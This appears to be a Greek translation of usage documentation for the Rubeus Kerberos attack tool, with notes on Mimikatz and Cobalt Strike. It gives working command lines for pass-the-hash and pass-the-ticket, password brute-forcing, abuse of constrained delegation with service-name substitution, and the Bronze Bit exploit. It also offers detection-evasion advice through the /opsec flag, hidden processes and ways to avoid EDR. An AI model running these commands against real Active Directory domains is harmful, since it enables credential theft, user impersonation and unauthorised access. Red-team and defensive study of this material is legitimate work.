Όταν το `sekurlsa::pth` χρησιμοποιείται για την υπέρβαση του κατακερματισμού (‘over-pass-the-hash’), το Mimikatz δημιουργεί πρώτα μια νέα διαδικασία σύνδεσης τύπου 9 με πλαστά διαπιστευτήρια – αυτό δημιουργεί μια νέα συνεδρία σύνδεσης που δεν αλληλοεπιδρά με την τρέχουσα περίοδο σύνδεσης. Ανοίγει έπειτα τη διαδικασία LSASS με τη δυνατότητα εγγραφής στη μνήμη επεξεργασίας και το παρεχόμενο hash / κλειδί στη συνέχεια διορθώνεται στην κατάλληλη ενότητα για τη σχετική περίοδο σύνδεσης (σε αυτήν την περίπτωση, η περίοδος σύνδεσης που ξεκίνησε με τα πλαστά διαπιστευτήρια). Αυτό αναγκάζει την κανονική διαδικασία ελέγχου ταυτότητας Kerberos να ξεκινάει κανονικά σαν να είχε συνδεθεί κανονικά ο χρήστης, μετατρέποντας το παρεχόμενο hash σε ένα πλήρες TGT.

Όταν εκτελείται η εντολή `asktgt` του Rubeus (ή το ισοδύναμο Kekeo), το πρωτογενές πρωτόκολλο Kerberos χρησιμοποιείται για να ζητήσει ένα TGT, το οποίο στη συνέχεια εφαρμόζεται στην τρέχουσα περίοδο σύνδεσης εάν οριστεί η σημαία `/ptt`.

Με την προσέγγιση Mimikatz, απαιτούνται δικαιώματα διαχειριστή καθώς χειριζόμαστε απευθείας τη μνήμη LSASS. Όπως αναφέρθηκε προηγουμένως, η δημοτικότητα του Mimikatz οδήγησε επίσης σε αυτόν τον τύπο συμπεριφοράς (άνοιγμα λαβής στο LSASS και ανάγνωση / εγγραφή της μνήμης του) ως μεγάλο στόχο για ανίχνευση ή / και πρόληψη από τα συστήματα EDR. Με την προσέγγιση Rubeus / Kekeo, δεν απαιτούνται διαχειριστικά δικαιώματα, καθώς το LSASS δεν επηρεάζεται. Ωστόσο, εάν το εισιτήριο εφαρμόζεται στην τρέχουσα περίοδο σύνδεσης (με `/ptt`), το TGT για την τρέχουσα περίοδο σύνδεσης θα αντικατασταθεί. Αυτή η συμπεριφορά μπορεί να αποφευχθεί (με πρόσβαση διαχειριστή) χρησιμοποιώντας την εντολή `/createnetonly` για να δημιουργήσουμε μια προσωρινή διαδικασία / συνεδρία σύνδεσης και, στη συνέχεια, χρησιμοποιώντας το `/ptt /ticket:X /luid:0xa ..` με το LUID διαδικασίας που δημιουργήθηκε πρόσφατα. Εάν χρησιμοποιηθεί το Cobalt Strike, χρησιμοποιώντας την εντολή make_token με πλαστά διαπιστευτήρια και, στη συνέχεια, το kerberos_ticket_use με το εισιτήριο που ανακτήθηκε από τον Rubeus θα επιτρέψει να εφαρμόσουμε το νέο TGT με τρόπο που αφ' ενός δεν χρειάζεται δικαιώματα διαχειριστή και αφ' ετέρου δεν άπτεται της τρέχουσας συνεδρίας TGT σύνδεσης.

Κατά την άποψή μας, η προσέγγιση χειρισμού του LSASS είναι πιο πιθανό (επί του παρόντος) να εντοπιστεί ή να μετριαστεί λόγω της δημοτικότητας της τεχνικής. Ωστόσο, η προσέγγιση Rubeus οδηγεί σε ένα άλλο κομμάτι ανιχνεύσιμης συμπεριφοράς. Η διακίνηση δεδομένων στη θύρα 88 από το Kerberos θα πρέπει κανονικά να προέρχεται μόνο από το lsass.exe - η αποστολή ακατέργαστης κίνησης αυτού του τύπου από μια μη φυσιολογική διαδικασία θα μπορούσε να ανιχνευθεί εάν οι πληροφορίες μπορούν να συγκεντρωθούν.

Ως υποσημείωση θα πρέπει να αναφερθεί ότι υπάρχει δυνητικά ένας τρόπος με τον οποίο μπορούν να χρησιμοποιηθούν και οι δύο προσεγγίσεις: είναι ο εντοπισμός "υποβάθμισης κρυπτογράφησης" που αναφέρθηκε προηγουμένως Για να ανακτήσουμε τα κλειδιά AES, χρησιμοποιούμε την εντολή `sekurlsa::ekeys` του Mimikatz για να επιστραφούν ΟΛΑ τα κλειδιά κρυπτογράφησης Kerberos (ομοίως με το `lsadump::dcsync`), τα οποία είναι καλύτερα να χρησιμοποιούμε όταν προσπαθούμε να αποφύγουμε κάποιες ανιχνεύσεις.

Αιτήματα εισιτηρίων κι ανανεώσεις:

Οι εντολές αιτημάτων εισιτηρίων ορίζονται ως εξής:

Εντολή	Περιγραφή
asktgt	Αίτημα εισιτηρίου-εκχώρησης εισιτηρίου (TGT) από hash / κλειδί ή κωδικό πρόσβασης
asktgs	Αίτημα ενός εισιτηρίου υπηρεσίας από έναν επιτυχημένο TGT
renew	Ανανέωση (ή αυτόματη ανανέωση) TGT ή εισιτηρίου υπηρεσίας
brute	Εκτέλεση επίθεσης bruteforcing με κωδικό πρόσβασης Kerberos

- asktgt

Η ενέργεια asktgt θα δημιουργήσει ακατέργαστη κίνηση AS-REQ (αίτημα TGT) για τον καθορισμένο χρήστη και το κλειδί κρυπτογράφησης (/rc4, /aes128, /aes256 ή /des). Η σημαία /password μπορεί επίσης να χρησιμοποιηθεί αντί για hash - σε αυτήν την περίπτωση η εντολή /enctype:X θα έχει ως προεπιλογή το RC4 για την ανταλλαγή, με επιλογές des | aes128 | aes256. Εάν δεν έχει οριστεί /domain, εξάγεται ο τρέχων τομέας του υπολογιστή και εάν δεν έχει καθοριστεί /dc γίνεται το ίδιο και για τον τρέχοντα ελεγκτή τομέα του συστήματος. Εάν ο έλεγχος ταυτότητας είναι επιτυχής, το προκύπτον AS-REP αναλύεται και το KRB-CRED (ένα αρχείο .kirbi, το οποίο περιλαμβάνει το TGT του χρήστη) εξάγεται ως blob base64. Η σημαία /ptt θα "περάσει το εισιτήριο" και θα εφαρμόσει τα διαπιστευτήρια Kerberos που προκύπτουν στην τρέχουσα περίοδο σύνδεσης. Η σημαία /luid: 0xA .. θα εφαρμόσει το εισιτήριο στο καθορισμένο αναγνωριστικό περιόδου σύνδεσης (απαιτούνται αυξημένα δικαιώματα) αντί για την τρέχουσα περίοδο σύνδεσης.

Ας σημειωθεί ότι δεν απαιτούνται αυξημένα δικαιώματα στον υπολογιστή για να ζητήσουμε TGT ή να τα εφαρμόσουμε στην τρέχουσα περίοδο σύνδεσης, απλά το σωστό hash για τον χρήστη-στόχο. Επίσης, μια άλλη σημείωση λειτουργικής ασφάλειας είναι η εξής: μόνο ένα TGT μπορεί να εφαρμοστεί κάθε φορά στην τρέχουσα περίοδο σύνδεσης, οπότε το προηγούμενο TGT σβήνεται όταν εφαρμόζεται το νέο εισιτήριο, όταν χρησιμοποιούμε την επιλογή /ptt. Ένας τρόπος αντιμετώπισης είναι να χρησιμοποιήσουμε την παράμετρο /createnetonly:C:\X.exe (η οποία αποκρύπτει τη διαδικασία από προεπιλογή εκτός εάν έχει καθοριστεί η σημαία /show) ή να ζητήσουμε το εισιτήριο και να το εφαρμόσουμε σε άλλη συνεδρία σύνδεσης με ptt/luid: 0xA.. .

Από προεπιλογή, υπάρχουν πολλές διαφορές μεταξύ των AS-REQ που δημιουργούνται από το Rubeus και των γνήσιων AS-REQ. Για να διαμορφωθεί το AS-REQ πιο εναρμονισμένο με τα γνήσια αιτήματα, μπορεί να χρησιμοποιηθεί η σημαία /opsec - αυτό θα στείλει πρώτα ένα αρχικό AS-REQ χωρίς προ-έλεγχο ταυτότητας, εάν αυτό επιτύχει, το προκύπτον AS-REP αποκρυπτογραφείται και επιστρέφει TGT, διαφορετικά στη συνέχεια αποστέλλεται AS-REQ με προ-έλεγχο ταυτότητας. Καθώς αυτή η σημαία προορίζεται να κάνει την κυκλοφορία του Rubeus πιο κρυφή, δεν μπορεί από προεπιλογή να χρησιμοποιηθεί με οποιονδήποτε άλλο τύπο κρυπτογράφησης εκτός από το aes256 και σε περίπτωση χρήσης άλλου τύπου κρυπτογράφησης, απλώς θα εμφανίσει μια προειδοποίηση και θα τερματίσει. Για να επιτρέψουμε τη χρήση άλλων τύπων κρυπτογράφησης με την /opsec, υπάρχει η σημαία /force.

Αίτημα εισιτηρίου μέσω RC4 hash για τον χρήστη dfm.a@testlab.local, το οποίο εφαρμόζεται στην τρέχουσα περίοδο σύνδεσης:

C:\Rubeus>Rubeus.exe asktgt /user:dfm.a /rc4:2b576acbe6bcfda7294d6bd18041b8fe /ptt

Αίτημα εισιτηρίου μέσω του hash aes256_hmac για τον χρήστη dfm.a@testlab.local, ξεκινώντας μια νέα κρυφή διαδικασία και εφαρμόζοντας το εισιτήριο σε αυτήν τη συνεδρία σύνδεσης. Σημείωση: απαιτούνται διαχειριστικά δικαιώματα:

C:\Rubeus>Rubeus.exe asktgt /user:dfm.a /domain:testlab.local
/aes256:e27b2e7b39f59c3738813a9ba8c20cd5864946f179c80f60067f5cda59c3bd27
/createnetonly:C:\Windows\System32\cmd.exe

Ας σημειωθεί ότι οι παράμετροι /luid και /createnetonly απαιτούν διαχειριστικά δικαιώματα.

- asktgts

Η ενέργεια asktgs θα δημιουργήσει / αναλύσει μια αίτηση εισιτηρίου υπηρεσίας TGS-REQ / TGS-REP χρησιμοποιώντας το καθορισμένο TGT που παρέχεται μέσω της /ticket:X. Αυτή η τιμή μπορεί να είναι κωδικοποίηση base64 ενός αρχείου .kirbi ή η διαδρομή προς ένα αρχείο .kirbi στο δίσκο. Εάν δεν έχει καθοριστεί το /dc, ο τρέχων ελεγκτής τομέα του υπολογιστή εξάγεται και χρησιμοποιείται ως προορισμός για την επισκεψιμότητα αιτήσεων. Η σημαία /ptt θα "περάσει το εισιτήριο" και θα εφαρμόσει το εισιτήριο υπηρεσίας που προκύπτει στην τρέχουσα περίοδο σύνδεσης. Μία ή περισσότερες παράμετροι SPN /service:X πρέπει να καθοριστούν, διαχωρισμένες με κόμμα.

Οι υποστηριζόμενοι τύποι κρυπτογράφησης στο κατασκευασμένο TGS-REQ θα είναι RC4_HMAC, AES128_CTS_HMAC_SHA1 και AES256_CTS_HMAC_SHA1. Σε αυτήν την περίπτωση, η υψηλότερη αμοιβαία υποστηριζόμενη κρυπτογράφηση θα χρησιμοποιηθεί από το KDC για τη δημιουργία του επιστρεφόμενου εισιτηρίου υπηρεσίας. Αν επιθυμούμε να ορίσουμε εμείς τον τύπο της κρυπτογράφησης των κλειδιών σε DES, RC4 ή AES128 / 256, χρησιμοποιούμε το /enctype:[RC4 | AES128 | AES256 | DES].

Προκειμένου να ζητήσουμε ένα εισιτήριο υπηρεσίας για έναν λογαριασμό που χρησιμοποιεί έναν κύριο φορέα (δηλ. User@domain.com), μπορεί να χρησιμοποιηθεί η σημαία /enterprise.

Από προεπιλογή, υπάρχουν πολλές διαφορές μεταξύ των TGS-REQ που δημιουργούνται από τον Rubeus και των γνήσιων TGS-REQ's. Για να σχηματίσουμε ένα πιο αληθοφανές TGS-REQ, μπορεί να χρησιμοποιηθεί η σημαία /opsec. Αυτό θα προκαλέσει την αυτόματη αποστολή επιπλέον TGS-REQ όταν ζητείται εισιτήριο υπηρεσίας για λογαριασμό που έχει διαμορφωθεί για μη περιορισμένη εξουσιοδότηση. Καθώς αυτή η σημαία προορίζεται να κάνει την κυκλοφορία του Rubeus πιο κρυφή, δεν μπορεί από προεπιλογή να χρησιμοποιηθεί με οποιονδήποτε άλλο τύπο κρυπτογράφησης εκτός από το aes256 και σε περίπτωση χρήσης άλλου τύπου κρυπτογράφησης, απλώς θα εμφανίσει μια προειδοποίηση και θα τερματίσει. Για να επιτρέψουμε τη χρήση άλλων τύπων κρυπτογράφησης με την /opsec, υπάρχει η σημαία /force.

Για να δοκιμάσουμε άλλα σενάρια χειροκίνητα, μπορεί να χρησιμοποιηθεί το /tgs:X για την παροχή ενός επιπλέον εισιτηρίου, το οποίο προσαρτάται στο σώμα του αιτήματος. Αυτό προσθέτει επίσης την περιορισμένη επιλογή ανάθεσης KDC καθώς αποφεύγει δυναμικά τον προσδιορισμό του τομέα από τη δεδομένη SPN μέσω του ορίσματος /service: X, για αυτόν τον λόγο υλοποιήθηκε η σημαία /usesvcdomain που είναι χρήσιμη για την αίτηση εκχωρημένων εισιτηρίων υπηρεσίας από ξένο τομέα.

Αίτημα TGT για τον χρήστη dfm.a και στη συνέχεια χρήση αυτού του εισιτηρίου για να ζητήσουμε εισιτήριο υπηρεσίας για τα SPN "LDAP / primer.testlab.local" και "cifs/primer.testlab.local":

C:\Rubeus>Rubeus.exe asktgt /user:dfm.a /rc4:2b576acbe6bcfda7294d6bd18041b8fe

C:\Rubeus>Rubeus.exe asktgs /ticket:doIFmjCCBZagAwIBBaEDAgEWoo...(snip)...
/service:LDAP/primary.testlab.local,cifs/primary.testlab.local /ptt

C:\Rubeus>Rubeus.exe klist

Αίτημα εισιτηρίου υπηρεσίας για λογαριασμό υπηρεσίας με δυνατότητα AES, διευκρινίζοντας ότι υποστηρίζουμε μόνο το RC4_HMAC:

C:\Rubeus>Rubeus.exe asktgs /ticket:doIFmjCCBZagAwIBBaEDAgEWoo...(snip).../service:roast/me /enctype:rc4

- renew

Η ενέργεια renew θα δημιουργήσει / αναλύσει ανταλλαγή ανανέωσης TGS-REQ / TGS-REP χρησιμοποιώντας το καθορισμένο TGT που παρέχεται μέσω της /ticket:X. Αυτή η τιμή μπορεί να είναι κωδικοποίηση base64 ενός αρχείου .kirbi ή η διαδρομή προς ένα αρχείο .kirbi στο δίσκο. Εάν δεν έχει καθοριστεί το /dc, ο τρέχων ελεγκτής τομέα του υπολογιστή εξάγεται και χρησιμοποιείται ως προορισμός για την ανανέωση των αιτήσεων. Η σημαία /ptt θα "περάσει το εισιτήριο" και θα εφαρμόσει τα διαπιστευτήρια Kerberos που προκύπτουν στην τρέχουσα περίοδο σύνδεσης.

Ας σημειωθεί ότι τα TGTs επιβάλλεται να ανανεώνονται πριν από το EndTime τους, μέσα στο χρονικό εύρος του RenewTill.

C:\Rubeus>Rubeus.exe renew /ticket:ticket.kirbi /ptt

Η σημαία /autorenew θα λάβει ένα υπάρχον /ticket:X kirbi αρχείο / blob, θα περιμένει έως και 30 λεπτά πριν το EndTime, θα κάνει αυτόματη ανανέωση του εισιτηρίου και θα εμφανίσει το ανανεωμένο blob εισιτηρίων. Θα συνεχίσει αυτήν τη διαδικασία ανανέωσης έως ότου περάσει το επιτρεπόμενο παράθυρο ανανέωσης RenewTill.

C:\Rubeus>Rubeus.exe renew /ticket:doIFmjCCBZagAwIBBaEDAgEWoo...(snip)... /autorenew

- brute

Η ενέργεια brute θα εκτελέσει μια επίθεση bruteforcing κωδικών βασισμένη στο Kerberos.
C:\Rubeus>Rubeus.exe brute /password:Password123!! /noticket

Κατάχρηση περιορισμένης ανάθεσης:

Οι εντολές περιορισμένες ανάθεσης ορίζονται ως εξής:

Εντολή	Περιγραφή
s4u	Εκτέλεση ενεργειών S4U2self και S4U2proxy

- s4u

Η ενέργεια s4u είναι σχεδόν ίδια με τη λειτουργία tgs::s4u του Kekeo. Εάν ένας λογαριασμός χρήστη (ή υπολογιστή) έχει διαμορφωθεί για περιορισμένη ανάθεση (δηλαδή έχει τιμή SPN στο πεδίο msds-allowtodelegateto), αυτή η ενέργεια μπορεί να χρησιμοποιηθεί για κατάχρηση πρόσβασης στο SPN / διακομιστή προορισμού. Η περιορισμένη ανάθεση είναι περίπλοκη.

Μια εξήγηση TL; DR είναι ότι επιτρέπεται σε έναν λογαριασμό με περιορισμένη εξουσιοδότηση να ζητά εισιτήρια για τον εαυτό του ως οποιονδήποτε χρήστη, σε μια διαδικασία γνωστή ως S4U2self. Για να επιτραπεί σε έναν λογαριασμό να το κάνει αυτό, πρέπει να έχει ενεργοποιημένο το TrustedToAuthForDelegation στην ιδιότητα του useraccountcontrol, κάτι που μόνο οι χρήστες με αυξημένα δικαιώματα μπορούν να

τροποποιήσουν από προεπιλογή. Αυτό το εισιτήριο έχει από προεπιλογή την FORWARDABLE σημαία. Η υπηρεσία μπορεί στη συνέχεια να χρησιμοποιήσει αυτό το ειδικά ζητούμενο εισιτήριο για να ζητήσει ένα εισιτήριο υπηρεσίας σε οποιοδήποτε κύριο όνομα υπηρεσίας (SPN) που καθορίζεται στο πεδίο msds-allowtodelegateto του λογαριασμού. Συνεπώς, εάν έχουμε τον έλεγχο ενός λογαριασμού με το σύνολο TrustedToAuthForDelegation και μια τιμή στο msds-allowtodelegateto, μπορούμε να προσποιηθούμε ότι είμαστε οποιοσδήποτε χρήστης στον τομέα των SPN που έχουν οριστεί στο πεδίο msds-allowtodelegateto του λογαριασμού.

Αυτός ο "έλεγχος" μπορεί να είναι το hash του λογαριασμού (/rc4 ή /aes256) ή ένα υπάρχον TGT (/ticket:X) για το λογαριασμό με ένα σύνολο τιμών msds-allowtodelegateto. Εάν παρέχεται ένας χρήστης με το όρισμα /user και rc4 / aes256 hash, η εντολή s4u εκτελεί πρώτα μια ενέργεια asktgt, χρησιμοποιώντας το επιστρεφόμενο εισιτήριο για τα παρακάτω βήματα. Εάν παρέχεται ένα /εισιτήριο:X TGT, χρησιμοποιείται αυτό το TGT.

Είναι υποχρεωτικό να δώσουμε μια παράμετρο /impersonateuser:X στην εντολή s4u. Εάν δεν παρέχεται τίποτα άλλο, εκτελείται μόνο η διαδικασία S4U2self, επιστρέφοντας ένα εισιτήριο με δυνατότητα προώθησης:

C:\Rubeus>Rubeus.exe s4u /user:patsy /rc4:2b576acbe6bcfda7294d6bd18041b8fe /impersonateuser:dfm.a

Αυτό το εισιτήριο με δυνατότητα προώθησης μπορεί στη συνέχεια να χρησιμοποιηθεί ως παράμετρος /tgs:Y (base64 blob ή .kirbi file) για την εκτέλεση της διαδικασίας S4U2proxy. Πρέπει να παρέχεται μια έγκυρη τιμή msds-allowtodelegateto για το λογαριασμό (/msdsspn:X).

Ας υποτεθεί ότι έχουμε έναν λογαριασμό patsy@testlab.local που μοιάζει με αυτόν:

PS C:\> Get-DomainUser patsy -Properties samaccountname,msds-allowedtodelegateto | Select -Expand msds-allowedtodelegateto

ldap/PRIMARY.testlab.local/testlab.local

ldap/PRIMARY

ldap/PRIMARY.testlab.local/TESTLAB

ldap/PRIMARY/TESTLAB

ldap/PRIMARY.testlab.local/DomainDnsZones.testlab.local

ldap/PRIMARY.testlab.local/ForestDnsZones.testlab.local

ldap/PRIMARY.testlab.local

Στη συνέχεια, η λειτουργία κατάχρησης S4U2proxy (χρησιμοποιώντας το εισιτήριο από την προηγούμενη διαδικασία S4U2self) θα ήταν:

C:\Rubeus>Rubeus.exe s4u /ticket:doIE+jCCBPagAwIBBaEDAgEWoo..(snip).. /msdsspn:"ldap/PRIMARY.testlab.local" /tgs:doIF2jCCBdagAwIBBaEDAgEWoo..(snip)..

Όπου το /ticket:X είναι το TGT που επιστρέφεται στο πρώτο βήμα και το /tgs είναι το εισιτήριο S4U2self. Η ένθεση του εισιτηρίου που προκύπτει (χειροκίνητα με το Rubeus.exe ptt / ticket: X ή με την παροχή της σημαίας /ptt στην εντολή s4u) θα μας επιτρέψει πρόσβαση στην υπηρεσία ldap στο primer.testlab.local σαν να είμαστε πραγματικά ο χρήστης dfm.a.

Η παράμετρος /altservice εκμεταλλεύεται τη μεγάλη ανακάλυψη σχετικά με το πώς το όνομα υπηρεσίας (sname) δεν προστατεύεται στο αρχείο KRB-CRED, αλλά μόνο το όνομα του διακομιστή. Αυτό μας επιτρέπει να αντικαταστήσουμε με οποιοδήποτε όνομα

υπηρεσίας θέλουμε στο προκύπτον αρχείο KRB-CRED (.kirbi). Μπορούν να παρέχονται ένα ή περισσότερα εναλλακτικά ονόματα υπηρεσιών, διαχωρισμένα με κόμμα (/altservice:cifs,HOST,...).

Ας επεκτείνουμε το προηγούμενο παράδειγμα, αποκτώντας πρόσβαση στο σύστημα αρχείων στο primer.testlab.local καταχρώμενοι την περιορισμένη διαμόρφωση ανάθεσης και την εναλλακτική υπηρεσία αντικατάστασης. Ας συμψηφίσουμε όλα σε ένα βήμα, εκτελώντας ένα αίτημα TGT, τη διαδικασία S4U2self, την εκτέλεση διακομιστή μεσολάβησης S4U2 και ένθεση του τελικού εισιτηρίου:

C:\Rubeus>dir \\primary.testlab.local\C$ //Η πρόσβαση δεν επιτρέπεται

C:\Rubeus>Rubeus.exe s4u /user:patsy /rc4:2b576acbe6bcfda7294d6bd18041b8fe /impersonateuser:dfm.a /msdsspn:"ldap/PRIMARY.testlab.local" /altservice:cifs /ptt

C:\Rubeus>dir \\primary.testlab.local\C$ //Η εντολή εμφανίζει αποτελέσματα

Από προεπιλογή, υπάρχουν πολλές διαφορές μεταξύ των S4U2Self and S4U2ProxyTGS-REQ που δημιουργούνται από τον Rubeus και των γνήσιων TGS-REQ's. Για να σχηματίσουμε ένα πιο αληθοφανές TGS-REQ, μπορεί να χρησιμοποιηθεί η σημαία /opsec. Καθώς αυτή η σημαία προορίζεται να κάνει την κυκλοφορία του Rubeus πιο κρυφή, δεν μπορεί από προεπιλογή να χρησιμοποιηθεί με οποιονδήποτε άλλο τύπο κρυπτογράφησης εκτός από το aes256 και σε περίπτωση χρήσης άλλου τύπου κρυπτογράφησης, απλώς θα εμφανίσει μια προειδοποίηση και θα τερματίσει. Για να επιτρέψουμε τη χρήση άλλων τύπων κρυπτογράφησης με την /opsec, υπάρχει η σημαία /force. Η σημαία /opsec δεν έχει ακόμα υλοποιηθεί για άλλα domains με χρήση της s4u.

Το Bronze Bit exploit (CVE-2020-17049) υλοποιείται χρησιμοποιώντας τη σημαία /bronzebit. Η προσθήκη αυτής της σημαίας θα αντιστρέψει αυτόματα την σημαία προώθησης κατά την ανάκτηση του εισιτηρίου S4U2Self. Καθώς η αναδίπλωση αυτής της σημαίας απαιτεί την αποκρυπτογράφηση και την επανακρυπτογράφηση του εισιτηρίου υπηρεσίας, απαιτείται το μακροπρόθεσμο κλειδί (hash κωδικού πρόσβασης λογαριασμού υπηρεσίας). Για το λόγο αυτό, εάν παρέχεται TGT, απαιτούνται επίσης διαπιστευτήρια λογαριασμών υπηρεσίας για να λειτουργήσει.

Είναι δυνατό, σε ορισμένες περιπτώσεις, να χρησιμοποιήσουμε ένα εισιτήριο S4U2Self για την πλαστοπροσωπία προστατευμένων χρηστών προκειμένου να κλιμακώσουμε τα προνόμια στο αιτούμενο σύστημα, όπως συζητείται εδώ. Για το σκοπό αυτό, τα ορίσματα /self και /altservice:X μπορεί να χρησιμοποιηθούν για τη δημιουργία ενός χρησιμοποιήσιμου εισιτηρίου υπηρεσίας.

Για να δημιουργήσουμε μια αναφορά S4U2Self, απαιτείται μόνο το κλειδί αξιοπιστίας. Χρησιμοποιώντας το όρισμα /targetdomain:X με τη σημαία /self και χωρίς το όρισμα /targetdc, το Rubeus θα αντιμετωπίζει το εισιτήριο που παρέχεται με το /ticket:X ως παραπομπή S4U2Self και θα ζητήσει μόνο το τελικό εισιτήριο υπηρεσίας S4U2Self. Το /altservice:X μπορεί επίσης να χρησιμοποιηθεί για να ξαναγράψει το sname στο εισιτήριο που προκύπτει:

```
C:\Rubeus>Rubeus.exe s4u /self /targetdomain:internal.zeroday.lab
    /dc:idc1.internal.zeroday.lab /impersonateuser:external.admin
    /domain:external.zeroday.lab /altservice:host/isql1.internal.zeroday.lab /nowrap
    /ticket:C:\temp\s4u2self-referral.kirbi
```

Διαχείριση Εισιτηρίων:

Οι εντολές διαχείρισης εισιτηρίων ορίζονται ως εξής:

Εντολή	Περιγραφή
ptt	Εφαρμογή ενός εισιτηρίου στην τρέχουσα (ή καθορισμένη) περίοδο σύνδεσης
purge	Εκκαθάριση της τρέχουσας (ή καθορισμένης) περιόδου σύνδεσης εισιτηρίων Kerberos
describe	Περιγραφή ενός αρχείου εισιτηρίων base64 blob ή .kirbi

- ptt

Η ενέργεια ptt θα υποβάλει ένα /ticket:X (TGT ή service ticket) για την τρέχουσα περίοδο σύνδεσης μέσω του LsaCallAuthenticationPackage() API με ένα μήνυμα KERB_SUBMIT_TKT_REQUEST ή (αν είναι με αυξημένα δικαιώματα) στη συνεδρία σύνδεσης που καθορίζεται από το /luid:0xA.. . Όπως και άλλες παράμετροι /ticket:X, η τιμή μπορεί να είναι η κωδικοποίηση base64 ενός αρχείου .kirbi ή η διαδρομή προς ένα αρχείο .kirbi στο δίσκο.

```
C:\Rubeus>Rubeus.exe ptt /ticket:doIFmjCCBZagAwIBBaEDAgEWoo..(snip)..

C:\Rubeus>Rubeus.exe klist
```

Αίτηση εισιτηρίου με αυξημένα διαχειριστικά δικαιώματα σε άλλη συνεδρία σύνδεσης:

```
C:\Rubeus>Rubeus.exe klist /luid:0x474722b

C:\Rubeus>Rubeus.exe ptt /luid:0x474722b /ticket:doIFmjCCBZagAwIBBaEDAgEWoo..(snip)..

C:\Rubeus>Rubeus.exe klist /luid:0x474722b
```

- purge

Η ενέργεια purge θα εκκαθαρίσει όλα τα εισιτήρια Kerberos από την τρέχουσα περίοδο σύνδεσης, ή (εάν ανυψωθεί σε διαχειριστικά δικαιώματα) στη συνεδρία σύνδεσης που καθορίζεται από το /luid: 0xA...

```
C:\Rubeus>Rubeus.exe klist

C:\Rubeus>Rubeus.exe purge

C:\Rubeus>Rubeus.exe klist
```

Εκκαθάριση με αυξημένα διαχειριστικά δικαιώματα σε άλλη συνεδρία σύνδεσης:

```
C:\Rubeus>Rubeus.exe triage /luid:0x474722b

C:\Rubeus>Rubeus.exe purge /luid:0x474722b
```

C:\Rubeus>Rubeus.exe triage /luid:0x474722b

- describe

Η ενέργεια describe λαμβάνει μια τιμή /ticket:X (TGT ή service ticket), την αναλύει και περιγράφει τις τιμές του εισιτηρίου. Όπως άλλες παράμετροι /ticket:X, η τιμή μπορεί να είναι κωδικοποίηση base64 ενός αρχείου .kirbi ή η διαδρομή προς ένα αρχείο .kirbi στο δίσκο.

Εάν το παρεχόμενο εισιτήριο είναι εισιτήριο υπηρεσίας KAI ο τύπος κρυπτογράφησης είναι RC4_HMAC, εξάγεται hash συμβατό με το Kerberoast. Εάν το εισιτήριο είναι εισιτήριο υπηρεσίας, αλλά το κλειδί κρυπτογράφησης είναι AES128 / AES256, εμφανίζεται μια προειδοποίηση. Εάν το εισιτήριο είναι TGT, δεν εμφανίζεται hash ή προειδοποίηση.

Εμφάνιση πληροφοριών σχετικά με ένα TGT:

C:\Rubeus>Rubeus.exe describe /ticket:doIFmjCCBZagAwIBBaEDAgEWoo..(snip)..

Εμφάνιση πληροφοριών σχετικά με το εισιτήριο υπηρεσίας με εξαγόμενο hash Kerberoast:

C:\Rubeus>Rubeus.exe describe /ticket:service_ticket.kirbi

Εξαγωγή και συγκομιδή εισιτηρίων:

Οι εντολές εξαγωγής και συγκομιδής εισιτηρίων ορίζονται ως εξής:

Εντολή	Περιγραφή
triage	LUID, όνομα χρήστη, υπηρεσία – στόχος, λήξη εισιτηρίου
klist	Λεπτομερείς πληροφορίες σύνδεσης και εισιτηρίων
dump	Λεπτομερή δεδομένα σύνδεσης και εισιτηρίων
tgtdeleg	Ανάκτηση χρησιμοποιήσιμου TGT για χρήστη χωρίς αυξημένα δικαιώματα
monitor	Παρακολούθηση συμβάντων σύνδεσης και παράθεση νέων εισιτηρίων
harvest	Το ίδιο με την παρακολούθηση αλλά με τη λειτουργία αυτόματης ανανέωσης

Σημείωση: οι εντολές triage/klist/dump δίνουν αυξημένες πληροφορίες για τα εισιτήρια.

- triage

Η ενέργεια triage θα εμφανίσει έναν πίνακα με τα εισιτήρια Kerberos του τρέχοντος χρήστη, εάν δεν εκτελείται με αυξημένα δικαιώματα. Αλλιώς, εμφανίζεται ένας πίνακας που περιγράφει όλα τα εισιτήρια Kerberos στο σύστημα. Το εισιτήριο μπορεί να φιλτραριστεί για μια συγκεκριμένη υπηρεσία με το flag /service: SNAME.

Με διαχειριστικά δικαιώματα, τα εισιτήρια μπορούν να φιλτραριστούν για ένα συγκεκριμένο αναγνωριστικό σύνδεσης με το όρισμα /luid:0xA.. ή για έναν

συγκεκριμένο χρήστη με το /user:USER. Αυτό μπορεί να είναι χρήσιμο κατά την αναζήτηση συστημάτων με πολλά εισιτήρια Kerberos.

Δοκιμή εύρεσης εισιτηρίων:

C:\Rubeus>Rubeus.exe triage

Δοκιμή με στόχο μιας συγκεκριμένη υπηρεσία (με δικαιώματα):

C:\Rubeus>Rubeus.exe triage /service:ldap

- klist

Η ενέργεια klist θα αναφέρει λεπτομερείς πληροφορίες σχετικά με τη σύνδεση του τρέχοντος χρήστη και τα εισιτήρια Kerberos, εάν δεν εκτελείται με αυξημένα δικαιώματα. Σε αντίθετη περίπτωση εμφανίζονται πληροφορίες για όλες τις συνεδρίες σύνδεσης και τα σχετικά εισιτήρια Kerberos. Οι πληροφορίες σύνδεσης και εισιτηρίων μπορούν να εμφανιστούν για ένα συγκεκριμένο αναγνωριστικό σύνδεσης με το όρισμα /luid:0xA.. (εάν εκτελείται με διαχειριστικά δικαιώματα).

Καταχώριση της τρέχουσας (χωρίς δικαιώματα) περιόδου σύνδεσης χρήστη και των εισιτηρίων Kerberos:

C:\Rubeus>Rubeus.exe klist

Λίστα πληροφοριών εισόδου άλλου χρήστη / Kerberos εισιτηρίων (με δικαιώματα):

C:\Rubeus>Rubeus.exe klist /luid:0x47869b4

- dump

Η ενέργεια dump θα εξαγάγει τα τρέχοντα TGT και τα εισιτήρια υπηρεσίας, εάν βρίσκεται σε περιβάλλον με αυξημένα δικαιώματα. Διαφορετικά, εξάγονται εισιτήρια υπηρεσίας για τον τρέχοντα χρήστη. Τα προκύπτοντα εξαγόμενα εισιτήρια μπορούν να φιλτραριστούν από το flag /service (με τη χρήση /service: krbtgt για τα TGT) ή / και το ID σύνδεσης (παράμετρος /luid:0xA..). Τα αρχεία KRB-CRED (.kirbis) εξάγονται ως blobs base64 και μπορούν να επαναχρησιμοποιηθούν με τη λειτουργία ptt ή τη λειτουργία kerberos::ptt του Mimikatz.

